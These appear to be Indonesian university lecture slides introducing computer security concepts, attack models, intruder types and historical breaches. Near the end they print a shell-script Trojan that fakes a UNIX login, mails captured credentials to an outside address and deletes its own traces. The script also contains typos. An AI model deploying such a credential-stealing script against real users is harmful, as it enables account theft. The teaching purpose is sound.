Gunadarma University
http://www.gunadarma.ac.id

Keamanan Komputer

Pendahuluan

Keamanan komputer

- **Keamanan komputer** adalah suatu cabang teknologi yang dikenal dengan nama keamanan informasi yang diterapkan pada komputer. Sasaran keamanan komputer antara lain adalah sebagai perlindungan informasi terhadapencurian atau korupsi, atau pemeliharaan ketersediaan, seperti dijabarkan dalam kebijakan keamanan
- Keamanan komputer memberikan persyaratan terhadap komputer yang berbeda dari kebanyakan persyaratan sistem karena sering kali berbentuk pembatasan terhadap apa yang tidak boleh dilakukan komputer. Ini membuat keamanan komputer p menjadi lebih menantang karena sudah cukup sulit untuk membuat program komputer melakukan segala apa yang sudah dirancang untuk dilakukan dengan benar. Persyaratan negatif juga sukar untuk dipenuhi dan membutuhkan pengujian mendalam untuk verifikasinya, yang tidak praktis bagi kebanyakan program komputer. Keamanan komputer memberikan strategi teknis untuk mengubah persyaratan negatif menjadi aturan positif yang dapat ditegakkan

Keamanan komputer

- Pendekatan yang umum dilakukan untuk meningkatkan keamanan komputer antara lain adalah dengan membatasi akses fisik terhadap komputer, menerapkan mekanisme pada perangkat keras dan sistem operasi untuk keamanan komputer, serta membuat strategi pemrograman untuk menghasilkan program komputer yang dapat diandalkan

Mengapa Keamanan Komputer dibutuhkan ???

- Keamanan komputer di perlukan untuk menjamin sumber daya agar tidak digunakan atau dimodifikasi oleh orang yang tidak berhak.
- Keamanan meliputi masalah teknis, manajerial, legalitas dan politis.

Mengapa Keamanan Komputer dibutuhkan ???

- "*Information-based Society*" : menyebabkan nilai informasi menjadi sangat penting dan menuntut kemampuan untuk mengakses dan menyediakan informasi secara cepat dan akurat menjadi sangat esensial bagi sebuah organisasi
- *Security Hole :* Infrastruktur Jaringan komputer, seperti LAN dan Internet, memungkinkan untuk menyediakan informasi secara cepat, sekaligus membuka potensi adanya lubang keamanan

3 Kelompok Keamanan Sistem

- Keamanan Ekternal / *external security*
- Keamanan Interface pemakai / *user interface security*
- Keamanan Internal / *internal security*

Keamanan Eksternal

- Keamanan yang berkaitan dengan fasilitas-fasilitas komputer dari penyusup dan bencana alam seperti kebakaran dan kebanjiran

Keamanan *Interface* Pemakai

- Keamanan yang berkaitan dengan identifikasi pemakai sebelum pemakai diijinkan mengakses program dan data yang disimpan, contohnya penggunaan *password* sehingga hanya orang yang berhak sajalah yang dapat menggunakan sumber daya yang diperlukannya

Keamanan Internal

- Keamanan yang berkaitan dengan keamanan beragam kendali yang dibangun pada perangkat keras (*hardware*) dan sistem operasi yang menjamin operasi yang handal dan tidak terkorupsi untuk menjaga integritas program dan data, biasanya keamanan jenis ini dibangun secara perangkat lunak (*software*)

Aspek Keamanan Komputer

Menurut Garfinkel [Simson Garfinkel, *"PGP: Pretty Good Privacy,"* O'Reilly & Associ-ates, Inc., 1995.]

- **Privacy / Confidentiality**
  - Defenisi : menjaga informasi dari orang yang tidak berhak mengakses.
  - Privacy : lebih kearah data-data yang sifatnya privat , Contoh : e-mail seorang pemakai (*user*) tidak boleh dibaca oleh administrator.
  - Confidentiality : berhubungan dengan data yang diberikan ke pihak lain untuk keperluan tertentu dan hanya diperbolehkan untuk keperluan tertentu tersebut.
  - Contoh : data-data yang sifatnya pribadi (seperti nama, tempat tanggal lahir, social security number, agama, status perkawinan, penyakit yang pernah diderita, nomor kartu kredit, dan sebagainya) harus dapat diproteksi dalam penggunaan dan penyebarannya.
  - Bentuk Serangan : usaha penyadapan (dengan program *sniffer*).
  - Usaha-usaha yang dapat dilakukan untuk meningkatkan privacy dan confidentiality adalah dengan menggunakan teknologi kriptografi.

Aspek Keamanan Komputer

Menurut Garfinkel [Simson Garfinkel, *"PGP: Pretty Good Privacy,"* O'Reilly & Associ-ates, Inc., 1995.]

- **Integrity**
  - Defenisi : informasi tidak boleh diubah tanpa seijin pemilik informasi.
  - Contoh : e-mail di *intercep*t di tengah jalan, diubah isinya, kemudian diteruskan ke alamat yang dituju.
  - Bentuk serangan : Adanya virus, *trojan hors*e, atau pemakai lain yang mengubah informasi tanpa ijin, "man in the middle attack" dimana seseorang menempatkan diri di tengah pembicaraan dan menyamar sebagai orang lain.

Aspek Keamanan Komputer

Menurut Garfinkel [Simson Garfinkel, *"PGP: Pretty Good Privacy,"* O'Reilly & Associ-ates, Inc., 1995.]

- **Authentication**
  - Defenisi : metoda untuk menyatakan bahwa informasi betul-betul asli, atau orang yang mengakses atau memberikan informasi adalah betul-betul orang yang dimaksud.
  - Dukungan :
    - Adanya Tools membuktikan keaslian dokumen, dapat dilakukan dengan teknologi watermarking(untuk menjaga *"intellectual property"*, yaitu dengan menandai dokumen atau hasil karya dengan "tanda tangan" pembuat) dan digital signature.
    - Access control, yaitu berkaitan dengan pembatasan orang yang dapat mengakses informasi. User harus menggunakan password, biometric (ciri-ciri khas orang), dan sejenisnya.

Aspek Keamanan Komputer

Menurut Garfinkel [Simson Garfinkel, *"PGP: Pretty Good Privacy,"* O'Reilly & Associ-ates, Inc., 1995.]

- **Availability**
  - Defenisi : berhubungan dengan ketersediaan informasi ketika dibutuhkan.
  - Contoh hambatan :
  - *"denial of service attack"* (DoS attack), dimana server dikirimi permintaan (biasanya palsu) yang bertubi-tubi atau permintaan yang diluar perkiraan sehingga tidak dapat melayani permintaan lain atau bahkan sampai *down*, *hang*, *crash*.
  - *mailbomb*, dimana seorang pemakai dikirimi e-mail bertubi-tubi (katakan ribuan e-mail) dengan ukuran yang besar sehingga sang pemakai tidak dapat membuka e-mailnya atau kesulitan mengakses e-mailnya.

Aspek Keamanan Komputer

Menurut Garfinkel [Simson Garfinkel, *"PGP: Pretty Good Privacy,"* O'Reilly & Associ-ates, Inc., 1995.]

- **Access Control**
  - Defenisi : cara pengaturan akses kepada informasi. berhubungan dengan masalah
  - authentication dan juga privacy
  - Metode : menggunakan kombinasi userid/password atau dengan
  - menggunakan mekanisme lain.
- **Non-repudiation**
  - Defenisi : Aspek ini menjaga agar seseorang tidak dapat menyangkal telah melakukan sebuah transaksi. Dukungan bagi electronic commerce

Aspek Keamanan Komputer

Menurut Garfinkel [Simson Garfinkel, *"PGP: Pretty Good Privacy,"* O'Reilly & Associ-ates, Inc., 1995.]

- tanda tangan (signature(en)), mengesahkan suatu informasi menjadi satu kesatuan di bawah suatu otoritas;
- otorisasi (authorization(en)), pemberian hak/kewenangan kepada entitas lain di dalam sistem;
- validasi (validation(en)), pengecekan keabsahan suatu otorisasi;
- kontrol akses (access control(en)), pembatasan akses terhadap entitas di dalam sistem;
- sertifikasi (certification(en)), pengesahan/pemberian kuasa suatu informasi kepada entitas yang terpercaya;
- pencatatan waktu (timestamping(en)), mencatat waktu pembuatan atau keberadaan suatu informasi di dalam sistem;
- persaksian (witnessing(en)), memverifikasi pembuatan dan keberadaan suatu informasi di dalam sistem bukan oleh pembuatnya


Aspek Keamanan Komputer

Menurut Garfinkel [Simson Garfinkel, *"PGP: Pretty Good Privacy,"* O'Reilly & Associ-ates, Inc., 1995.]

- tanda terima (receipt(en)), pemberitahuan bahwa informasi telah diterima;
- konfirmasi (confirmation(en)), pemberitahuan bahwa suatu layanan informasi telah tersedia;
- kepemilikan (ownership(en)), menyediakan suatu entitas dengan sah untuk menggunakan atau mengirimkan kepada pihak lain;
- anonimitas (anonimity), menyamarkan identitas dari entitas terkait dalam suatu proses transaksi;
- nirpenyangkalan (non-repudiation(en)), mencegah penyangkalan dari suatu entitas atas kesepakatan atau perbuatan yang sudah dibuat;
- penarikan (revocation(en)), penarikan kembali suatu sertifikat atau otoritas.

Kebutuhan akan sebuah keamanan


- Kerahasiaan (***secrecy***) adalah keterjaminan sistem hanya dapat diakses oleh pihak yang berhak.
- Integritas (***integrity***) adalah sistem hanya dapat dimodifikasi oleh pihak yang berhak.
- Ketersediaan (***availibility***) adalah keterjaminan bahwa sistem memang disediakan untuk pihak yang berhak tersebut



Aliran Normal Informasi

Security Attack Models


- ***Interruption*:** Perangkat sistem menjadi rusak atau tidak tersedia. Serangan ditujukan kepada ketersediaan *(availability)* dari sistem. Contoh serangan adalah "***denial of service attack***".
- Ancaman terhadap aspek ketersediaan, yaitu kejadian yang dapat menghancurkan sumber daya sistem sehingga tidak dapat melayani kebutuhan dan menjadi tidak tersedia / tidak berguna bagi pemilik. Contohnya penghancuran bagian perangkat keras seperti harddisk atau pemotongan kabel komunikasi



Interupsi

Security Attack Models


- ***Interception***: Pihak yang tidak berwenang berhasil mengakses asset atau informasi. Contoh dari serangan ini adalah penyadapan (***wiretapping***).
- Ancaman terhadap aspek kerahasiaan, yaitu sistem dapat diakses oleh pihak yang tak memiliki hak, berupa user / orang atau program komputer. Contohnya penyadapan untuk mengambil data rahasia atau mengkopi file tanpa hak



Intersepsi

Security Attack Models


- ***Modification***: Pihak yang tidak berwenang tidak saja berhasil mengakses, akan tetapi dapat juga mengubah (tamper) aset. Contoh dari serangan ini antara lain adalah mengubah isi dari web site dengan pesan-pesan yang merugikan pemilik web site.
- Ancaman terhadap aspek integritas, di mana sistem selain dapat diakses oleh orang yang tidak berhak tetapi juga dapat merusak sumber daya (memodifikasi). Contohnya mengubah nilai file data, mengubah program sehingga bertindak secara beda dan memodifikasi pesan yang ada



Modifikasi

Security Attack Models

- ***Fabrication***: Pihak yang tidak berwenang menyisipkan objek palsu ke dalam sistem. Contoh dari serangan jenis ini adalah memasukkan pesan-pesan palsu seperti e-mail palsu ke dalam jaringan komputer.
- ancaman terhadap integritas, yaitu pihak yang tidak berhak dapat menyisipkan / memasukkan objek palsu ke dalam sistem. Contohnya memasukkan pesan palsu dan penambahan *record* ke file



Fabrikasi

Kejahatan Komputer meningkat karena :

- Aplikasi bisnis berbasis TI dan jaringan komputer meningkat : online banking, e-commerce, Electronic data Interchange (EDI)
- Desentralisasi server.
- Transisi dari single vendor ke multi vendor.
- Meningkatnya kemampuan pemakai (user).
- Kesulitan penegak hukum dan belum adanya ketentuan yang pasti.
- Semakin kompleksnya system yang digunakan, semakin besarnya source code program yang digunakan.
- Berhubungan dengan internet

Klasifikasi Kejahatan Komputer

- Keamanan yang bersifat fisik (***physical security***): termasuk akses orang ke gedung, peralatan, dan media yang digunakan. Contoh :
  - **Wiretapping**, atau hal-hal yang ber-hubungan dengan akses ke kabel atau komputer yang digunakan juga dapat dimasukkan ke dalam kelas ini
  - ***Denial of service***, dilakukan misalnya dengan mematikan peralatan atau membanjiri saluran komunikasi dengan pesan-pesan (yang dapat berisi apa saja karena yang diuta-makan adalah banyaknya jumlah pesan)
  - ***Syn Flood Attack***, dimana sistem (*host*) yang dituju dibanjiri oleh permintaan sehingga dia menjadi ter-lalu sibuk dan bahkan dapat berakibat macetnya sistem (*hang*)

Klasifikasi Kejahatan Komputer

- Keamanan yang berhubungan dengan orang (personel)
  - Identifikasi user (username dan password)
  - Profil resiko dari orang yang mempunyai akses (pemakai dan pengelola).
- Keamanan dari data dan media serta teknik komunikasi
- Keamanan dalam operasi : Adanya prosedur yang digunakan untuk mengatur dan mengelola sistem keamanan, dan juga ter-masuk prosedur setelah serangan *(post attack recovery)*

Karakteristik Penyusup

- **The Curious (Si Ingin Tahu)** - tipe penyusup ini pada dasarnya tertarik menemukan jenis sistem dan data yang anda miliki.
- **The Malicious (Si Perusak)** - tipe penyusup ini berusaha untuk merusak sistem anda, atau merubah web page anda, atau sebaliknya membuat waktu dan uang anda kembali pulih.

Karakteristik Penyusup

- **The High-Profile Intruder (Si Profil Tinggi)** - tipe penyusup ini berusaha menggunakan sistem anda untuk memperoleh popularitas dan ketenaran. Dia mungkin menggunakan sistem profil tinggi anda untuk mengiklankan kemampuannya.
- **The Competition (Si Pesaing)** - tipe penyusup ini tertarik pada data yang anda miliki dalam sistem anda. Ia mungkin seseorang yang beranggapan bahwa anda memiliki sesuatu yang dapat menguntungkannya secara keuangan atau sebaliknya

Istilah bagi penyusup

- **Mundane** ; tahu mengenai hacking tapi tidak mengetahui metode dan prosesnya.
- **lamer (script kiddies)** ; mencoba script2 yang pernah di buat oleh aktivis hacking, tapi tidak paham bagaimana cara membuatnya.
- **wannabe** ; paham sedikit metode hacking, dan sudah mulai berhasil menerobos sehingga berfalsafah ; HACK IS MY RELIGION.
- **larva (newbie)** ; hacker pemula, teknik hacking mulai dikuasai dengan baik, sering bereksperimen.

Istilah bagi penyusup

- **hacker** ; aktivitas hacking sebagai profesi.
- **wizard** ; hacker yang membuat komunitas pembelajaran di antara mereka.
- **guru** ; master of the master hacker, lebih mengarah ke penciptaan tools-tools yang powerfull yang salah satunya dapat menunjang aktivitas hacking, namun lebih jadi tools pemrograman system yang umum.

Security Breach Accident

- 1996 *U.S. Federal Computer Incident Response Capability* (FedCIRC) melaporkan bahwa lebih dari 2500 "insiden" di system komputer atau jaringan komputer yang disebabkan oleh gagalnya sistem keamanan atau adanya usaha untuk membobol sistem keamanan
- 1996, *FBI National Computer Crimes Squad*, Washington D.C., memperkirakan kejahatan komputer yang terdeteksi kurang dari 15%, dan hanya 10% dari angka itu yang dilaporkan

Security Breach Accident

- 1996 Inggris, *NCC Information Security Breaches Survey* menunjukkan bahwa kejahatan komputer menaik 200% dari tahun 1995 ke 1996. Kerugian rata-rata US $30.000 / insiden
- 1997 Penelitian *Deloitte Touch Tohmatsu* menunjukkan bahwa dari 300 perusahaan di Australia, 37% (dua diantara lima) pernah mengalami masalah keamanan sistem komputernya

Security Breach Accident

- 1998 FBI melaporkan bahwa kasus persidangan yang berhubungan dengan kejahatan komputer meroket 950% dari tahun 1996 ke tahun 1997, dengan penangkapan dari 4 ke 42, dan terbukti *(convicted)* di pengadilan naik 88% dari 16 ke 30 kasus
- www.cert.org

Contoh Akibat Jebolnya Sistem Keamanan :

- 1988, Keamanan sistem mail *sendmail* dieksploitasi oleh Robert Tapan Morris sehingga melumpuhkan sistem Internet. Kegiatan ini dapat diklasifikasikan sebagai *"denial of service attack"*. Diperkirakan biaya yang digunakan untuk memperbaiki dan hal-hal lain yang hilang adalah sekitar $100 juta. Di tahun 1990 Morris dihukum (convicted) dan hanya didenda $10.000

Contoh Akibat Jebolnya Sistem Keamanan :

- 10 Maret 1997, Seorang hacker dari Massachusetts berhasil mematikan sistem telekomunikasi di sebuah airport local (Worcester, Massachusetts) sehingga mematikan komunikasi di control tower dan menghalau pesawat yang hendak mendarat. Dia juga mengacaukan sistem telepon di Rutland, Massachusetts.
- http://www.news.com/News/Item/Textonly/0,25,20278,00.html?pfv

Contoh Akibat Jebolnya Sistem Keamanan :

- 1990, Kevin Poulsen mengambil alih system komputer telekomunikasi di Los Angeles untuk memenangkan kuis di sebuah radio local
- 1995, Kevin Mitnick, mencuri 20.000 nomor kartu kredit, menyalin system operasi DEC secara illegal dan mengambil alih hubungan telpon di New York dan California
- 1995, Vladimir Levin membobol bank-bank di kawasan Wallstreet, mengambil uang sebesar $10 juta

Contoh Akibat Jebolnya Sistem Keamanan :

- 2000, Fabian Clone menjebol situs aetna.co.id dan Jakarta mail dan membuat directory atas namanya berisi peringatan terhadap administrator situs tersebut
- 2000, Beberapa web site Indonesia sudah dijebol dan daftarnya (beserta contoh halaman yang sudah dijebol) dapat dilihat di koleksi http://www.2600.com
- 2000, Wenas, membuat server sebuah ISP di singapura down

Memahami Hacker Bekerja

- Secara umum melalui tahapan-tahapan sebagai berikut :
  - Tahap mencari tahu system komputer sasaran.
  - Tahap penyusupan
  - Tahap penjelajahan
  - Tahap keluar dan menghilangkan jejak.

Contoh kasus Trojan House, memanfaatkan SHELL script UNIX

- *Seorang gadis cantik dan genit peserta kuliah UNIX di sebuah perguruan tinggi memiliki potensi memancing pengelola sistem komputer (administrator pemegang account root . . . hmmm) yang lengah. Ia melaporkan bahwa komputer tempat ia melakukan tugas-tugas UNIX yang diberikan tidak dapat dipergunakan. Sang pengelola sistem komputer tentu saja dengan gagah perkasa ingin menunjukkan kekuasaan sebagai administrator UNIX*
- *"Well, ini soal kecil. Mungkin password kamu ke blokir, biar saya perbaiki dari tempat kamu", ujar administrator UNIX sombong sambil duduk disebelah gadis cantik dan genit peserta kuliah tersebut*
- *Keesokan harinya, terjadilah kekacauan di sistem UNIX karena diduga terjadi penyusupan oleh hacker termasuk juga hompepage perguruan tinggi tersebut di-obok-obok, maklum pengelolanya masih sama. Selanjutnya pihak perguruan tinggi mengeluarkan press release bahwa homepage mereka dijebol oleh hacker dari Luar Negeri . . . . hihiii*

Contoh kasus Trojan House, memanfaatkan SHELL script UNIX

- Nah sebenarnya apa sih yang terjadi ?
- Sederhana, gadis cantik dan genit peserta kuliah UNIX tersebut menggunakan program kecil my_login dalam bentuk shell script yang menyerupai layar login dan password sistem UNIX sebagai berikut:
- #!/bin/sh
- ####################################
- # Nama program : my_login
- # Deskripsi :Program kuda trojan sederhana
- # versi 1.0 Nopember 1999
- ####################################
- COUNTER=0
- Cat /etc/issue
- While ["$COUNTER" –ne 2]
- do
- let COUNTER=$COIUNTER+1
- echo "login: \c"
- read LOGIN
- stty echo
- echo "password: \c"
- read PASSWORD
- echo "User $LOGIN : $PASSWORD" | mail gadis@company.com
- stty echo
- echo
- echo "Login Incorrect"
- done
- rm $0
- kill –9 $PPID

Contoh kasus Trojan House, memanfaatkan SHELL script UNIX

- Apabila program ini dijalankan maka akan ditampilkan layar login seperti layaknya awal penggunaan komputer pdaa sistem UNIX:
- Login:
- Password:
- Lihatlah, Administrator UNIX yang gagah perkasa tadi yang tidak melihat gadis tersebut menjalankan program ini tentunya tidak sadar bahwa ini merupakan layar tipuan. Layar login ini tidak terlihat beda dibanding layar login sesungguhnya

Contoh kasus Trojan House, memanfaatkan SHELL script UNIX

- Seperti pada program login sesungguhnya, sistem komputer akan meminta pemakai untuk login ke dalam sistem. Setelah diisi password dan di enter,maka segera timbul pesan
- Login:**root**
- Password: ********
- Login Incorrect
- Tentu saja Administrator UNIX akan kaget bahwa passwordnya ternyata (seolah-olah) salah. Untuk itu ia segera mengulangi login dan password. Setelah dua kali ia mencoba login dan tidak berhasil, maka loginnya dibatalkan dan kembali keluar UNIX.

Contoh kasus Trojan House, memanfaatkan SHELL script UNIX

- Perhatikan program di atas baik-baik, sekali pemakai tersebut mencoba login dan mengisi password pada layar di atas, setelah itu maka otomatis data login dan password tersebut akan di email ke mailto:hacker@company.com. Sampai disini maka si gadis lugu dan genit telah mendapatkan login dan password . . . ia ternyata seorang hacker !!
- Walaupun sederhana, jika kita perhatikan lebih jauh lagi, maka program ini juga memiliki beberapa trik hacker lainnya, yaitu proses penghilangan jejak (masih ingat tahapan hacker yang ditulis di atas ?). Proses ini dilakukan pada 2 baris terakhir dari program my_login di atas, yaitu
- rm $0
- kill –9 $PPID

Contoh kasus Trojan House, memanfaatkan SHELL script UNIX

- yang artinya akan segera dilakukan proses penghapusan program my_login dan hapus pula ID dari proses. Dengan demikian hilanglah program tersebut yang tentunya juga menhilangkan barang bukti. Ditambah lagi penghapusan terhadap jejak proses di dalam sistem UNIX. Zap . . . hilang sudah tanda-tanda bahwa hacker nya ternyata seorang gadis peserta kuliahnya.
- Sukses dari program ini sebenarnya sangat tergantung dari bagaimana agar aplikasi ini dapat dieksekusi oleh root. Hacker yang baik memang harus berusaha memancing agar pemilik root menjalankan program ini

Daftar Pustaka

- http://id.wikipedia.org/wiki/Keamanan_komputer
- www.cert.org
- http://www.news.com/News/Item/Textonly/0,25,20278,00.html?pfv

Alhamdulillah....